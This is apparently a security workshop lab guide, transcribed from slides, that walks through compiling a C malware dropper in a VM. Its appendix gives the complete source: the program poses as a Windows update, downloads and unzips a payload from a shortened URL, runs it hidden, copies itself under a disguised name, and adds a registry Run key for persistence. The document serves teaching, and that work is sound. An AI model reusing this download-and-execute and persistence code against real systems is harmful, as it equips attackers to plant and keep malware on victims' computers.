
Your VM must have Internet connection before running the initial C program that you build. Go to **VMware Workstation menu** > **VM** > **Removable Devices** > **Network Adapter** > **Connect**

When the initial program runs, it will automatically download the zip file and extract a second stage dummy malware named **foo.exe**. The initial program will then run foo.exe, and you'll see the dummy warning below.




Sample C source codes are available in Appendix. Credits to Noah Ting.

You also need to adjust additional configurations as explained in next page.


Note: The settings below ensure the C program can be compiled successfully.


In the CodeBlock menu, go to **Settings** > **Compiler** > **Linker settings**. Add in **urlmon** at the link libraries list.




Note: The settings below allow the program to utilize 7-zip utility in the VM to extract the second stage dummy malware from the password-protected zip file.

Add the path of 7-Zip program to system environment variable.






Edit environment variable
%SystemRoot%\system32
%SystemRoot%
%SystemRoot%\System32\Wbem
%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\
%SYSTEMROOT%\System32\OpenSSH\
C:\ProgramData\chocolatey\bin
C:\Program Files\Java\jdk-16.0.1\bin
C:\Tools
C:\Program Files\7-Zip
New
Edit
Browse...
Delete
Move Up
Move Down
Edit text...
OK
Cancel

APPENDIX

```c
#include <stdio.h>
#include <stdlib.h>
#include <windows.h>
#include <urlmon.h>      // Required for URLDownloadToFileA
#pragma comment(lib, "urlmon.lib")


void set_persistence(char* path) {
    HKEY hKey;
    LPCSTR subkey = "Software\\Microsoft\\Windows\\CurrentVersion\\Run";

    LONG result = RegOpenKeyExA(HKEY_CURRENT_USER, subkey, 0, KEY_WRITE, &hKey);

    if (result == ERROR_SUCCESS) {
        result = RegSetValueExA(hKey, "WindowsUpdate", 0, REG_SZ, (BYTE*)path, strlen(path)+1);

        if (result == ERROR_SUCCESS) {
            printf("Persistence established in registry\n");
        } else {
            printf("Failed to set registry value (Error %d)\n", result);
        }
        RegCloseKey(hKey);
    } else {
        printf("Failed to open registry (Error %d)\n", result);
    }
}

int main() {
    printf("Windows Update Patch\n");

    char tempDir[MAX_PATH];
    char zipPath[MAX_PATH];
    char extractCmd[512];
    char exePath[MAX_PATH];

    // Get %TEMP% directory
    GetTempPathA(MAX_PATH, tempDir);

    // Build paths
    snprintf(zipPath, MAX_PATH, "%smalware.zip", tempDir);
    snprintf(exePath, MAX_PATH, "%s\\extracted\\foo.exe", tempDir);

    // Download the file from URL
    if (URLDownloadToFileA(NULL, "https://bit.ly/SCSCworkshopMalware1", zipPath, 0, NULL) != S_OK) {
        printf("Failed to download file\n");
        system("pause");
        return 1;
    }

    // Unzip the file using 7-Zip (assumes 7z.exe is in PATH)
    snprintf(extractCmd, sizeof(extractCmd), "7z x \"%s\" -o\"%s\\extracted\" -p\"malware\" -y", zipPath,
tempDir);
    system(extractCmd);

    // Execute the extracted file
    ShellExecuteA(NULL, "open", exePath, NULL, NULL, SW_HIDE);

    // Original persistence logic (copies itself to AppData)
    char selfPath[MAX_PATH];
    char destPath[MAX_PATH];
    char* appData = getenv("APPDATA");

    if (appData) {
        snprintf(destPath, MAX_PATH, "%s\\Microsoft\\WindowsUpdate.exe", appData);
        GetModuleFileNameA(NULL, selfPath, MAX_PATH);

```

```
        if (CopyFileA(selfPath, destPath, FALSE)) {
            SetFileAttributesA(destPath, FILE_ATTRIBUTE_HIDDEN);
            set_persistence(destPath);
        }
    }

    system("pause");
    return 0;
}
```